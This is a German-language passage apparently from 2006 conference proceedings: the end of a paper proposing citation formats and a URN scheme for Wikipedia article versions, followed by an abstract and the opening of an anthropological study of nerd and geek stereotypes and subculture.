Es ist einleuchtend, dass Konversationslexika nicht als Quelle für wissenschaftliche Arbeiten in Frage kommen. Das sollte Studierenden als angehenden Wissenschaftlern schon am Anfang ihres Studiums klar sein, aber auch wissenschaftlichen Laien (Journalisten, Schülern usw.) sollte bewusst sein, dass Konversationslexika nicht vollkommen verlässliche Informationen enthalten und dass weitere Recherchen nötig sind, um sich in ein Thema auch jenseits gebildeter Konversation einzuarbeiten.

1.2 Wissenskonsens

Die Wikipedia ist in ihrer Zielsetzung nur zum Teil mit einem Konversationslexikon vergleichbar. Artikel, die von der Gemeinschaft der Wikipedianer als gut oder lesenswert bezeichnet werden, oder Artikel, die in Schreibwettbewerben prämiert wurden, sind in aller Regel deutlich ausgebauter als es in einem Konversationslexikon möglich oder nötig wäre. Gemeinsam ist allerdings, dass sich Konversationslexika und die Wikipedia an ein Publikum von interessierten Laien wenden. Daher müssen auch Wikipedia-Artikel für Nicht-Fachleute verständlich sein. Damit verbunden ist sicher ein Verlust an fachlicher Präzision. Dieser wiegt aber weniger schwer, wo Fachleute und Laien gemeinsam an Artikeln arbeiten: ein interessierter Laie kann in den Produktionsprozess des Artikels eingreifen, wenn dieser unverständlich wird, gleichzeitig kann ein Experte fachliche Ungenauigkeiten sofort richtig stellen.

Sicher ist die Zusammenarbeit zwischen Fachleuten und Laien nicht immer reibungslos, aber vielversprechender als die Trennung von Fachautoren und Redaktion, wie sie bei gedruckten Lexika üblich ist, zumal ein *Peer Review*, also die Kontrolle der Experten- und Laienarbeit durch andere Fachvertreter in jedem Fall möglich ist.

Im Gegensatz zu landläufigen Konversationslexika lässt sich aus der Versionsgeschichte eines Artikels auch immer genau ersehen, wer jeweils mitgearbeitet hat. Natürlich werden bei der Wikipedia überwiegend Pseudonyme verwendet und es ist auch möglich, als Autor anonym zu bleiben, aber für jeden Mitarbeiter (auch für anonyme IP-Adressen) lassen sich die Beiträge auflisten, die der jeweilige Autor bearbeitet hat (über den Link *Benutzerbeiträge*). Damit lässt sich auch bei Autoren, die sich nicht mit einer eigenen Benutzerseite ausführlich vorstellen, leicht nachvollziehen, woran sie sonst gearbeitet haben. Es ist somit möglich, ein Kompetenzprofil zu ermitteln. Da eine solche Recherche aufwendig ist, soll eine entsprechende Kennzeichnung von Artikeln erfolgen, für die in einer so genannten stabilen (also nicht-vandalierten) Version ausgewiesene Experten verantwortlich zeichnen.

Auch wenn die Wikipedia in Bezug auf ihre Zuverlässigkeit den herkömmlichen Lexika zumindest in Hinblick auf nicht-vandalierte Versionen überlegen ist (und Van-

dalismus wird in der Regel ohnehin schnell entdeckt), bleibt die Frage nach ihrer Zitierbarkeit im wissenschaftlichen Kontext, denn auch in der Wikipedia haben wir es mit Informationen zu tun, die zum Zweck der Verbreitung aufbereitet wurden, also nur mittelbar den wissenschaftlichen Forschungsstand widerspiegeln.

Allerdings bieten die in der Wikipedia enthaltenen Informationen einen Vorteil, dem bisher in der Diskussion wenig Beachtung geschenkt wurde, der aber für Wissenschaftler durchaus von Interesse ist: Ausgebaute Wikipedia-Artikel enthalten Informationen über ihren Gegenstand, auf die sich eine Gruppe von Autoren, Ko-Autoren und Lesern geeinigt haben: einen *Wissenskonsens*. Anhand der Versionsgeschichte lässt sich zudem ermitteln, wie dieser Wissenskonsens zustande gekommen ist. Insofern ist die Wikipedia eigentlich eine Primärquelle, die den Zugang zu dem vermittelt, was eine breitere Öffentlichkeit für richtig hält als zum Beispiel nur ein einzelner Experte, eine Expertengruppe oder eine fachwissenschaftliche Schule. Der Wissenskonsens ist natürlich auch interessant, wenn es um die Gewinnung neuer Erkenntnisse geht, denn auch dieser wissenschaftliche Fortschritt muss ja wieder in den Wissenskonsens einfließen. Das gilt besonders für die an den Hochschulen betriebene Forschung, die ja in einen Lehrkontext eingebunden ist. Die Wikipedia ist in diesem Sinn durchaus zitierbar – nicht, um sich weitere Recherchen zu ersparen, sondern als Quelle des Wissenskonsens. Mit der Wiedergabe von Wikipedia-Inhalten ist es in einer wissenschaftlichen Arbeit natürlich nicht getan, denn Erkenntnisgewinn muss immer jenseits des Wissenskonsens' liegen. Das gilt natürlich nicht nur für die Wissenschaft. Auch von einem Journalisten ist zu erwarten, dass er *neue* Informationen vermittelt. Die Recherche muss also weitergehen, denn was in der Wikipedia steht, ist ohnehin bekannt. Aufgabe der Schule ist es, zu vermitteln, wie Schüler sich den Wissenskonsens erschließen, hinterfragen und erweitern können. Schon deshalb hat die Wikipedia ihren Platz im Schulunterricht.

Es ist manchen Fachwissenschaftlern Recht zu geben, wenn sie sagen, dass Wikipedia-Inhalte für sie nicht relevant seien; umgekehrt ist allerdings auch nach der Relevanz von wissenschaftlichen Inhalten zu fragen, die sich im breiteren Wissenskonsens der Wikipedia nicht wiederfinden. Sicher kann nicht jedes Detail wissenschaftlicher Forschung sofort Aufnahme in die Wikipedia finden, da eine Online-Enzyklopädie sich ja an interessierte Laien wendet, aber kein Fach kann darauf verzichten, seine Inhalte in angemessener Form einer breiteren Öffentlichkeit zu vermitteln. Ob das gelingt, zeigt sich nicht zuletzt an den Inhalten der Wikipedia.

2 Zitation von URLs

Betrachten wir als Beispiel für die Zitation eines Wikipedia-Artikels mit einem eindeutigen, unveränderlichen Link (*Permalink*) die Zitation der beim Schreiben dieses Beitrages aktuellen Version des Artikels zur Internetzitation:

```
Artikel: Zitieren von Internetquellen. In: Wikipedia, Die freie
Enzyklopädie. Bearbeitungsstand: 19. November 2006, 15:23 UTC. URL:
http://de.wikipedia.org/w/index.php?title=Zitieren_von_Internetquellen&oldid=24000614
(Abgerufen: 19. November 2006, 16:27 UTC)
```

Die bisherigen Zitationsvorschläge von permanenten Wiki-URLs erscheinen stark verbesserungsbedürftig. Unter anderem widersprechen folgende Punkte einer durchdachten URL-Wahl (siehe auch: [3]):

- Verwendung der physikalischen Verzeichnisstruktur,
- Bindung an PHP und
- widersinnige Verwendung von `oldid` für die aktuelle Artikelversion.

Angeregt sei eine einfachere URL, für die nur der Artikeltitel und die Artikel-*id* Verwendung finden:

`http://de.wikipedia.org/Zitieren_von_Internetquellen&id=24000614`

Erfolgt die Zitation über die eindeutige *id* ist die zusätzliche Angabe des Abrufzeitpunktes redundant; er kann angegeben werden, wenn dies als Information für den Leser nützlich ist. Natürlich ist auch die Nennung des Artikeltitels redundant, da der Artikel durch die *id* hinreichend identifiziert wird, aber das Weglassen des Artikeltitels erschwert dem Leser das Verständnis.

3 Uniform Resource Name

Ein *Uniform Resource Name* (URN, engl.: ‚einheitlicher Ressourcen-Name') ist ein dauerhafter, ortsunabhängiger Bezeichner für eine Ressource. Aus den angeführten Gründen erscheint die Definition einer eigenen `urn:wikipedia` erstrebenswert. Zur Spezifizierung einer Artikelversion scheinen folgende Daten auszureichen:

- Sprachversion,
- Artikeltitel,
- Versions-ID.

Die Erstellungszeit des Artikel sollte optional anfügbar sein. Eine Angabe der genauen Abrufzeit erscheint weniger notwendig.

urn: NID: wikipedia		
	language:	•
	title:	•
	id:	•

Aus den Datenfeldern der URN kann einfach die URL generiert werden.

```
PermanentURL=
   laguage+"."
+ "wikipedia"
+ "."org/w/index.php?title="
+  title
+ "&oldid="
+  id
```

Beispiel

Die Zitation des Wikipedia-Artikels *Uniform Resource Name* erfolgt als URN:

`urn:wikipedia:de:Uniform_Resource_Name:24062643`

für:
`http://de.wikipedia.org/w/index.php?title=Uniform_Resource_Name&oldid=24062643`

Stabile Versionen

Für die Einführung von Artikeln mit geprüften stabilen Versionen ist die Ergänzung eines `authors`-Feld erwägenswert, in das die für die stabile Version verantwortlichen Autoren (Experten) eingetragen werden.

4 Weitere Anregungen

Wenn auch viele Einschätzungen bezüglich der „kollektiven Intelligenz“ der Wikipediaprojekte Themen der weit über den Wissenschaftsbereich hinausgehende Diskussionen sind, werden selbst erbitterte Kritiker einräumen, dass Wikikpedia für die Erforschung von Wissensdiskussionen besonders geeignet ist. Die große Menge von Artikeln, Mitarbeitern und Lesern bietet neue Möglichkeiten für statistische Analysen. Hilfreich wären hierfür unter anderem weitere statistische Angaben zu den einzelnen Artikeln; vor allem die folgenden Werte sind aufschlussreich:

- Besucherzahl insgesamt,
- Besucherzahl seit der letzten Änderung.

Diese Angaben könnten in interessanter Weise mit anderen Eigenschaften, wie Verteilung und Struktur der Links, zu statistischen Bewertungen herangezogen werden. Inwieweit ein erweitertes Tagging von Seiten ermöglicht werden sollte, sei als Diskussionspunkt ebenfalls angeregt.

Literatur

[1] *Berliner Erklärung zu Open Access.* `http://www.mpg.de/pdf/openaccess/BerlinDeclaration_dt.pdf`, Stand: 15.11.2006

[2] Holtus, Günter *et al.* (eds.): *Lexikon der Romanistischen Linguistik.* Tübingen: Niemeyer 1988–.

[3] Tim Berners-Lee, “Cool URIs don’t change”, `http://www.w3.org/Provider/Style/URI`

[4] rfc3986, “Uniform Resource Identifier (URI): Generic Syntax”, `http://www.ietf.org/rfc/rfc3986.txt`

Culture

Nerds und Geeks zwischen Stereotyp und Subkultur

Eine kulturanthropologische Untersuchung

http://events.ccc.de/congress/2006/Fahrplan/events/1616.en.html

In dem Vortrag sollen die Ergebnisse einer kulturwissenschaftlichen Forschungsarbeit vorgestellt und diskutiert werden. Dabei wird der Begriff Nerd eher als Konstrukt, und weniger als gegeben betrachtet. Vorgestellt werden vor allem die Ergebnisse aus Interviews, teilnehmender Beobachtung und einer qualitativen Umfrage.

Mareike Glöß studiert Kukturanthropologie/Volkskunde in Bonn. Über ein Seminar zum Thema Medienforschung kam sie in Kontakt mit dem interessanten Thema "Nerds und Geeks" und beschäftigte sich in der Folgezeit ausführlich mit dem Stereotyp und auch der Subkultur. Dabei versucht sie sich dem Thema auf wissenschaftlicher Ebene zu nähern.

Sie kommt ursprünglich aus dem Ruhrgebiet. Mittlerweile hat es sie aber nach Bonn verschlagen, wo sie seit drei Jahren Volkskunde/Kulturanthropologie, Psychologie, Geschichte und VWL studiert. Über ein Seminar zum Thema Medienforschung kam sie in Kontakt mit dem interessanten Thema "Nerds und Geeks" und beschäftigte sich in der Folgezeit ausführlich mit dem Stereotyp und auch der Subkultur. Dabei versucht sie sich dem Thema auf wissenschaftlicher Ebene zu nähern. Was als kurze Referatsaufgabe begann, entwickelte sich mit der Zeit zu einem aufwendigeren Langzeitprojekt, welches noch nicht abgeschlossen ist. Erstes Ergebnis ist eine 40-seitige Hausarbeit, die die bisherigen Ergebnisse zusammenfasst. In dieser Arbeit geht es um die Frage, wie genau das Stereotyp, welches über Nerds existiert, sich mittlerweile ausgeformt hat und gleichzeitig um einen Abgleich mit einer sich immer stärker formierenden Subkultur.

Über ihre Arbeit mit der Szene in Kontakt gekommen ist sie nun Mitglied der sich kürzlich gegründeten Piratenpartei. Von Computern versteht sie aber nach eigenen Auskunft überhaupt nichts.

Nerds und Geeks zwischen Stereotyp und Subkultur – Ein kulturanthropologische Untersuchung

von Mareike Glöss

„Vor einem Jahr hörte ich erstmals das Wort Nerd. […]Von einer Amerikanerin erfuhr ich, dass man während ihrer Highschool-Zeit vor zwanzig Jahren zuerst kein passendes für diese, bei den Studentinnen weniger beliebten Kommilitonen, gekannt habe, aber plötzlich wäre Nerd aufgetaucht und alle wären für dieses dringend benötigte Wort dankbar gewesen wie für einen lang ersehnten Regenschauer.“[1]

Diese Feststellung, die Max Goldt in seinem Aufsatz aus dem Jahre 1998 über das Wesen des Begriffs „Nerd“ macht, charakterisiert im Ansatz die Diffusität der Konnotationen, die im Zusammenhang mit diesem, im deutschen Sprachraum relativ jungen Begriff anklingen.
Als ich mich vor ca. anderthalb Jahren in einem Seminar für das Referatsthema „Trekkies, Streber und Einzelgänger – Nerds zwischen Stereotyp und Subkultur“ eintrug, ahnte ich noch nicht, auf was für ein breites und kompliziertes Forschungsfeld ich stoßen und was für ein großes Interesse meine Forschung erzeugen sollte.

*Die **Volkskunde oder auch Kulturanthropologie, Europäische Ethnologie** oder **empirische Kulturwissenschaft**, wie sie an anderen Unis genannt wird, beschäftigt sich mit der vergleichenden Analyse der Alltagskulturen Europas in Vergangenheit und Gegenwart. Dabei zeichnet sie sich durch eine große Breite der untersuchten Thematiken aus. So finden sich stark historische Themen in der kulturanthropologischen Forschung, aber gerade jüngere Forscher beschäftigen sich stark mit gegenwärtigen Themen, wie der Lebensstil- und Subkulturforschung. Auch klassische volkskundliche Themen, wie zum Beispiel die Brauchforschung finden ihre Anwendung in der aktuellen Forschung, beispielsweise wenn es um moderne Übergangsrituale geht.*
Methodisch richtet sich die Volkskunde vor allem nach der Quellenkritik, vor allem in der historischen Forschung, sie nutzt aber auch das, eigentlich ethnologische, Instrument der Feldforschung, beispielsweise in Form von qualitativen Interviews und auch Umfragen.

Die Reaktionen in meinem Freundes- und Bekanntenkreis gingen von der völligen Unkenntnis der Begriffe bis hin zu vierstündige Diskussionen beim WG-Abendessen. Jeder hatte etwas dazu beizutragen und – leider – jeder hatte unterschiedliche Definitionen, Beschreibungen und Erklärungen parat. In der Folgezeit überschüttete mich mein Bekanntenkreis mit einer Vielzahl von Bildern, Cartoons, Zeitungsartikel und weiteren gut gemeinten Hinweisen, alles zum Thema Nerds und Geeks: Das Chaos war perfekt.
Zusätzlich stieß ich im Internet auf eine vergleichsweise umfangreiche Diskussion bei „Wikipedia“ und eine breite Masse an mehr oder weniger professionellen Internetauftritten zu dem Thema. All das zeigte die Komplexität des Konstruktes und gleichzeitig das große Interesse und die hohe Relevanz, die der Begriff vor allem für die Nutzer moderner Medien hat.[2]
Im Gegensatz zum US-amerikanischen Raum existieren die Begriffe Nerd und Geek im deutschen Sprachgebrauch erst seit relativ kurzer Zeit[3] und sind dadurch nicht so stark ausgeprägt. Das Konstrukt des Nerds, das sich aus stark stereotypen Bildern zusammensetzt, ist hier nur begrenzt greifbar oder definierbar. Vielmehr existieren mehrere Begriffe nebeneinander, deren Bedeutungen sich ergänzen und überschneiden. Wir stehen vor zwei Problemen: Einerseits bestehen für denselben Begriff verschiedene Bedeutungen, die von dem klassischen US-amerikanischen Bild des Strebers bis hin zu dem einsamen, autistischen Computer-Freak reichen. Andererseits existieren unterschiedliche Stereotype, die im Sprachgebrauch oft nur unklar und diffus umrissen sind. Die Aussage von Max Goldt deutet an, dass gerade für diese Stereotype die Begriffe Nerd und Geek ein Sammelbecken sind.
Für meine Arbeit stellten sich also zwei Aufgaben: Zum einen mussten Bilder bzw. Stereotype für dieses Nerd-Konstrukt gefunden werden. Hierzu erstellte ich einen qualitativen Fragebogen, den ich an der Universität austeilte. Der in Vorlesungen stets über Ablenkungen dankbare Student füllte diesen meist sehr ausführlich aus, und so hielt ich bald 30 Fragebögen in der Hand mit allerlei Meinungen zu dem typischen Geschlecht, Aussehen, Sozialverhalten und Freizeitbeschäftigungen eines Nerds oder Geeks. Die ideale Ausgangsbasis für eine Erforschung des Sterereotyps.
.Die zweite Aufgabe, die sich als wesentlich schwieriger erwies, war dagegen die Erfassung einer möglichen Subkultur. In den Weiten des Internets finden sich ausreichend Hinweise auf die Exis-

[1] Goldt, Max: Ein gutes und ein schlechtes neues Wort für Männer. In: Mind boggling – Evening Post, Zürich 1998, S. 84 – 90.
[2] Ein User bei Wikipedia bemerkt deshalb auch ganz richtig: „Sicher ist aber, dass unsere Diskussion hier reichlich nerdy ist und eigentlich schon fast als Beleg im Artikel verlinkt werden sollte. :-)“
[3] Der Film „Revenge of the Nerds“ aus dem Jahr 1984 erschien in der synchronisierten Fassung mit dem Titel „Die Rache der Eierköpfe“. Hier wird nicht nur deutlich, dass eine entsprechende Übersetzung fehlt, sondern auch das Fehlen dieses klar definierten Nerd - Bildes, wie es im Film dargestellt wird.

tenz einer Solchen, jedoch lässt sich besonders der Grad der Ernsthaftigkeit häufig nur schwer ermessen. Gleichzeitig ist es auf Grund der schieren Masse unmöglich, eine vollständige, alles erfassende Quellenanalyse zu betreiben. Ich reduzierte deshalb die Anzahl der Internetquellen und konzentrierte mich auf den persönlichen Kontakt. Hierfür nahm ich Kontakt zu mehreren Interviewpartnern, sowie zu einer Open-Source-Gruppe im Rheinland auf.

„80er Jahre Jeans" und „Heavy-Metal-Shirts" – Das Stereotyp des Nerds

Stereotype bezeichnen in der Psychologie Denken und Verhalten nach feststehenden Orientierungen, die häufig zu Vorurteilen und Vereinfachung bei der Beurteilung von Personen oder Sachen führen.[4] Diese psychologische Definition muss hier natürlich ergänzt werden durch eine kulturanthropologische Betrachtung: Der bekannte Kulturanthropologe Hermann Bausinger definiert Stereotype als „unkritische Verallgemeinerungen, die gegen Überprüfung abgeschottet, gegen Veränderung resistent sind. Stereotyp ist der wissenschaftliche Begriff für eine unwissenschaftliche Einstellung."[5] In seinem 1988 erschienenen Aufsatz beschreibt der Hamburger Volkskundler Helge Gerndt einen weiteren Aspekt von Stereotypen: Sie sind immer einer größeren Gruppe von Menschen bekannt, gleichsam wie ein Code, den nur Eingeweihte entschlüsseln können, dennoch sind sie eher Bestandteil der inneren Welten des Menschen, in denen sich Weltbilder, Mentalitäten und Lebensstile entwickeln und somit schwer vollständig zu erfassen.[6]
Handelt es sich bei dem Stereotyp des Nerds um einen Code, der einer breiten Menge bekannt ist? Wenn ja, wie ist er ausgeprägt, und nicht zuletzt: Aus welchen Gründen wird das Stereotyp angewandt?
Schon beim Austeilen der Bögen waren die Codes deutlich zu erkennen. War der Begriff des Nerds häufig unbekannt, erfolgte auf von mir gegebene Stichworte wie „Lange Haare", „Computer" und ähnliche Anregungen meist ein sofortiges Wiedererkennen.[7]
Eine Diffusität findet sich in den Antworten der Befragten zwar wieder, es ist aber trotzdem eine bestimmte Richtung erkennbar, die Antworten lassen sich sehr gut in eine Reihe von Bildern oder Schemata einordnen, die auch als Elemente oder Bausteine für das Nerd-Konstrukt gesehen werden können. Auffällig ist, dass das Äußere oft sehr ausführlich beschrieben wird:

- ⇨ Der Nerd ist auffällig oder anders gekleidet. Zu den typischen Nerd-Attributen gehört die Brille. Im Kleidungsstil zeigen sich hier zwei Tendenzen: Zum einen ein eher US-amerikanischer Typus, der das Hemd oft in die Hose (meist Jeans) steckt, eine (meist hässliche) Brille trägt und sich die Kleidung von seiner Mutter kaufen lässt. Zum anderen ein völlig anderer Typ Nerd, der sich meist schwarz kleidet, z.B. mit Heavy – Metal-Shirts und häufig lange Haare trägt. Eine Identifikation kann auch mit dem Tragen bestimmter T-Shirts mit einem nerd-typischen Aufdruck erfolgen.
- ⇨ Der Nerd hat ein eher ungepflegtes Äußeres, was sicherlich auch in seinem mangelnden Interesse für seinen eigenen Körper begründet liegt. Er wäscht sich selten und hat Haarschuppen. Wörter wie „ungepflegt" oder „Pickel" sind hier ein sehr deutliches Indiz, es fallen auch konkretere Umschreibungen wie „fettige Haare", „ungepflegter Bart" oder „schlechte Zähne". Ebenfalls auffällig ist in diesem Kontext die Beschreibung des Haarwuchses: „lange Haare", „zerzauste Haare", „Fettige Haare" oder auch „Haarschuppen" sind für viele der Befragten typische „Nerd"-Attribute.

Hinzu kommt das Verhalten des Nerds:

- ⇨ Der Nerd verhält sich nicht der Norm entsprechend, wofür Begriffe gefunden werden wie: „Freak", „seltsam" oder auch „wunderlich". Hier sind unterschiedliche Bedeutungszusammenhängen erkennbar: Zum Teil wird er - eher positiv - als Individualist gesehen, zum Teil wird sein Verhalten generell negativ beurteilt, ohne das konkrete Gründe angegeben werden. Eine Rolle spielen in dem Zusammenhang sicherlich seine übermäßige Beschäftigung mit dem Computer, sowie sein Hang zur Unselbstständigkeit. Bei der Beschreibung des abnormen Verhaltens lassen sich sicher Verbindungen ziehen zu einem weiteren signifikantem Bild:

[4] Vgl. Reinold, Gerd(Hg.): Soziologie-Lexikon, München/Wien 1992, S.588.
[5] Bausinger, Hermann: Name und Stereotyp, in: Gerndt, Helge (Hg.): Stereotypvorstellungen im Alltagsleben (Münchener Beiträge zur Volkskunde 8), München 1988, S.13.
[6] Vgl. Gerndt, Helge: Zur kulturwissenschaftlichen Stereotypforschung, in: Ders. (Hg.): Stereotypvorstellungen im Alltagsleben (Münchener Beiträge zur Volkskunde 8), München 1988, S.10.
[7] Um jegliche Beeinflussung durch mich auszuschließen, wurde allerdings der Bogen schließlich nur an Leute verteilt, denen der Begriff Nerd bereits bekannt war.

- ⇨ Der Nerd ist ein Außenseiter bzw. Einzelgänger. Die einen setzen ihn hierbei in eine aktive Position, d. h. sein einzelgängerisches Verhalten ist bewusst gewählt bzw. erschließt sich aus seinem Desinteresse an anderen Menschen: „Ein Nerd interessiert sich kaum für sein soziales Umfeld“, er „geht in Beschäftigung mit Technik auf, eigene Welt, vergisst Welt um sich herum“. Die anderen sehen den Nerd in seiner Isoliertheit in der passiven Position, d. h. er schließt sich nicht selbst aus, sondern wird ausgeschlossen: „Ein Nerd ist eine Person, die ausgeschlossen ist, weil sie gesellschaftlichen Normen nicht entspricht.“
- ⇨ Der Nerd beschäftigt sich überwiegend mit Computern und Technik. Hierfür opfert er die meiste Zeit. Diese Freizeitgestaltung des typischen „Nerds“ findet sich wohl am deutlichsten in der auffallend häufigen Nennung des Wortes „Computer“ wieder. Des Weiteren studiert er meist Informatik oder einen naturwissenschaftlichen Studiengang, wie Mathe, Physik oder Chemie.
- ⇨ Der Nerd ist Experte in einem bestimmten Bereich, meist den Computer oder die Naturwissenschaften betreffend. Für sein Spezialgebiet opfert er einen Großteil seiner Zeit. In diesem Zusammenhang kann er „intelligent“ oder auch „spezialisiert“ sein. In einem Graubereich bewegt sich hier der Begriff „Streber“ oder auch „Klugscheißer“, der zwar häufig genannt wird, aber nicht als eindeutiges Indiz zu werten ist, da er nicht direkt Wissen kennzeichnet. Er zeichnet sich also oft durch eine besonders hohe Intelligenz aus, ist aber auch oft ein „Streber“, der anderen mit seinem Spezialwissen auf die Nerven geht.
- ⇨ Der Nerd pflegt einen sehr ungesunden Lebenswandel, auch hier ist die Begründung in seinem geringen Interesse am eigenen Körper zu suchen. Er geht nie raus, fürchtet das Sonnenlicht und ist dadurch oft blass. Zudem ist er unsportlich. Seine Ernährung ist ungesund und besteht aus „Pizza“ oder „Bier“.

Es stellt sich nun die Frage, inwieweit dieses Stereotyp der Wahrheit entspricht. Gibt es eine Subkultur, der man diese Attribute zumindest zum Teil zuordnen kann?

„Weit entfernt von dem was andere Leute so machen…“ – Nerds und Geeks als Subkultur

Subkulturen stellen mit ihren klaren Kommunikationsstrukturen und Identifikationsmöglichkeiten einen kulturellen Orientierungspunkt dar und bieten so eine große Sicherheit im alltäglichen Leben. Hierbei arbeiten Subkulturen mit bestimmten, ihnen eigenen Institutionen, Werten, Normen, Bedürfnissen, Verhaltensweisen und Symbolen, die sich von der dominierenden Kultur unterscheiden.[8] Bei der Suche nach der Subkultur stellt sich also die Frage nach bestimmten Institutionen, Distinktionen, Werten, Verhaltensnormen, Symbolen, Codes und Ritualen, die eine solche Subkultur besonders auszeichnen. Wichtig ist in diesem Kontext wohl auch die Frage nach dem Bewusstsein, das Nerds oder Geeks über sich als Einheit haben, sprich: Ob die Gruppe, in der sie sich im Rahmen ihres Nerd-Seins bewegen, für sie identitätsstiftend ist.
Bevor ich zur der Schilderung meiner Feldforschung komme, möchte ich zunächst zwei deutlich ältere Untersuchungen vorstellen, die sich mit jugendlichen Computernutzern beschäftigen und erste Hinweise auf subkulturelle Tendenzen geben können:
Im Rahmen einer Studie am MIT untersuchte die Psychologin Sherry Turkle bereits 1984 das Verhalten jugendlicher Computernutzer an einer amerikanischen Schule. Hier beobachtet sie „Experten im Kindesalter“. Schüler, die den Computer beherrschten würden oft zu besseren Experten als die Lehrer. Allerdings sei das übermäßige Interesse an Computern meist beschränkt auf eine kleine Gruppe, meist Jungen, die auch sonst ein großes Interesse für Mathematik und Naturwissenschaften haben. Turkle beschreibt das Entstehen einer Subkultur an einer Schule in Austen, an der eine große Anzahl von Computern angeschafft wurde, die einen hohen Grad an Autonomie entwickelte. Nach Turkle entstand hier eigenständig eine intellektuelle Gemeinschaft, wie sie sonst in dem Alter nicht zu finden ist. Ebenso beschreibt Turkle schon zu diesem Zeitpunkt einen vom Aussehen her typischen Nerd: Ethan geht in die 5. Klasse einer New Yorker Schule und ist für seine Unordnung bekannt. „Er hat Übergewicht und läuft meist ungekämmt, ungewaschen und mit verschmutzter Kleidung umher.“[9]
Auch in Deutschland beschäftigten sich Ende der 80er/ Anfang der 90er Jahre vor allem Soziologen und Pädagogen mit „jugendlichen Computerfreaks“. Vor allem junge Menschen entdeckten in dieser Zeit die PCs für sich, was zu einer breiten Debatte über die Gefahren dieses erhöhten Medienkonsums führte. Als Beispiel sei hier zuerst eine Studie von Harald Baerenreiter, Werner Fuchs-Heinritz und Rolf Kirchner aus dem Jahr 1990 genannt. Sie beschäftigt sich mit „jugendli-

[8] Pfister, G.: Subkulturen, in: Reinold, Gerd (Hg.): Soziologie-Lexikon, München/Wien 1992, S. 598 - 601.
[9] Vgl. Turkle, Sherry: Die Wunschmaschine, Hamburg 1984, S.171.

chen Computer-Fans“ und zwar auf der Basis mehrerer Interviews und einer Feldforschung im Umfeld von Computer Clubs. In seinem Fazit stellt Baerenreiter fest, dass die Computer-Fans keine Subkultur darstellen. Die Gemeinsamkeit der untersuchten Fans bestehe in ihrer „geringen Orientierung an Gleichaltrigen-Gruppen, in ihrer geringen Vernetzung in Peer-Gruppen.“ Zudem stellt er fest, dass es nur eine sehr kleine Anzahl jugendlicher Computer-Fans gäbe, und dass diese nicht identifizierbar seien, d.h. es mangele ihnen an besonderer Kleidung oder Sprache. Die Kommunikation über digitale Wege sei nicht zu erkennen. „Etwas Eigenes oder Spezifisches können Jugendliche mit dem Computer kaum machen.“ Es müssten keine Programme mehr erstellt werden, da diese mittlerweile professionell gemacht werden. Die Bedienung einer Textverarbeitung zu erlernen sei meist unnötig, da diese nicht benutzt würde. Das ist, nach Baerenreiter, ein wesentlicher Grund für die fehlenden Identifikationsmöglichkeiten des Computers.[10]
Eine Studie, die sich ebenfalls in dieses Feld begab, sich aber in ihrer Forschung nicht auf die Jugend beschränkte, stammt von Roland Eckert, Waldemar Vogelsang, Thomas Wetzstein und Rainer Winter aus dem Jahr 1990. Sie untersucht die unterschiedlichen „spezialisierte[n] Szenen“, die sich „um den Computer zentrieren“. Diese Szenen werden grob in Hacker, Programmierer und Spieler unterteilt, wobei auch „Subwelten“ festgestellt werden. Jede dieser Szenen bzw. Spezialkulturen „besitzt ein Diskursuniversum“, mit ganz unterschiedlichen „Sinnwelten“. Dazu gehören auch spezifische Distinktionsmuster. Dabei sind die „Computer-Freaks“ stark vernetzt, sie stehen nicht nur medial in Kontakt zueinander, sondern pflegen auch persönliche Beziehungen in Clubs, Vereinen und außerordentlichen Zusammenkünften. Es sind also deutlich Strukturen von unterschiedlichen Subkulturen zu erkennen. Damit widerspricht das Ergebnis der Studie dem Fazit Baerenreiters.[11]
Im Rahmen meiner Forschung begab ich mich nun zuerst in die unüberschaubaren Weiten des Internets. Dieses bietet eine Vielzahl an Angeboten von und für Nerds und Geeks. In Foren wird der Begriff intensiv diskutiert. Die Gruppe derer, die sich selbst als Nerds oder Geeks bezeichnen ist groß.
Dabei gibt es unterschiedliche Ansätze: Zum einen finden sich eine große Anzahl an analysierenden Auseinandersetzungen mit dem „Nerd-Phänomen“, als Beispiel sei hier ein bei Wikipedia verlinkter Text von Alexander Burgdorf genannt, der eine stark gesellschaftskritische Tendenz enthält. Die relative Komplexität dieser Abhandlung ist sehr interessant, gibt sie doch einen Hinweis auf den Grad des Interesses die das Thema in der virtuellen Welt erfährt.
Daneben existieren im Netz viele stark ironische Ansätze: Hier dienen als Beispiele der so genannte „Geek-Code“, aber auch private Websites, wie die von Mia. Die Mathematikstudentin macht viele Angaben über ihre Hobbys und Interessen, die auf ihren Identifikationsraum schließen lassen, der sich recht eindeutig im Kontext der Beschäftigung mit Computern und Mathematik bewegt. Der hohe Grad an Ironie ist bemerkenswert. Er ließ sich auch in meinen Interviews feststellen: So zeichneten sich die Interviews mit dem fünfundzwanzigjährigen Mathematikstudenten Martin und dem sechsunddreißigjährigen Webdesigner Ralf durch einen sehr hohen Grad an Humor aus. Martin nennt als Integrationskriterium für seinen Freundeskreis das Verständnis des in hohem Maße sarkastischen Humors. Ihm zufolge sei es „schwierig, wenn man nicht weiß, auf welcher Ebene man gerade verarscht wird.“ Auch bei meinem Besuch bei einer rheinländischen Open-Source-Gruppe zeigte sich deutlich, dass der Zugang zum großen Teil über eine gemeinsame Humor-Ebene erfolgte.
Gemein ist meinen Interviewpartnern vor allem ein großes Interesse im Umgang mit dem Computer. Die Besonderheit liegt hierbei vor allem darin, dass der Computer nicht bloß Mittel zum Zweck ist, sondern vielmehr einen hohen Selbstzweck hat. Es gilt, den Computer und seine Technik zu hinterfragen und auf die eigenen Zwecke anzupassen. Damit unterscheidet sich der Computer-Fan vom Normalnutzer. Diese Computer-Fans sind sehr stark vernetzt. Dabei dient die Vernetzung zum einen einem praktischen Zweck, der Austausch ist notwendig für Problemlösungen. Zum Anderen hat der Austausch aber auch einen sozialen Hintergrund: Da der Computer in der privaten Lebenswelt eine übergeordnete Rolle spielt, die Beschäftigung mit ihm zur Wertvorstellung geworden ist, hat der Austausch mit anderen Computer-Fans in hohem Maße einen identitätsstiftenden Charakter. Zur Unterstreichung der Identität haben sich auch bei den Computer-Fans bestimmte Rituale und Symbole gebildet, die aber keineswegs einheitlich sind. Als Beispiel seien hier die nächtliche Arbeit, bestimmte Nahrungsgewohnheiten, wie der, fast ritualisierte Konsum von *Club-*

[10] Vgl. Baerenreiter, Harald u. a.: Jugendliche Computer- Fans: Stubenhocker oder Pioniere?, Opladen 1990.
[11] Vgl. Eckert, Roland u.a.: Auf Digitalen Pfaden – Die Kulturen von Hackern, Programmierern, Crackern und Spielern, Opladen 1991.

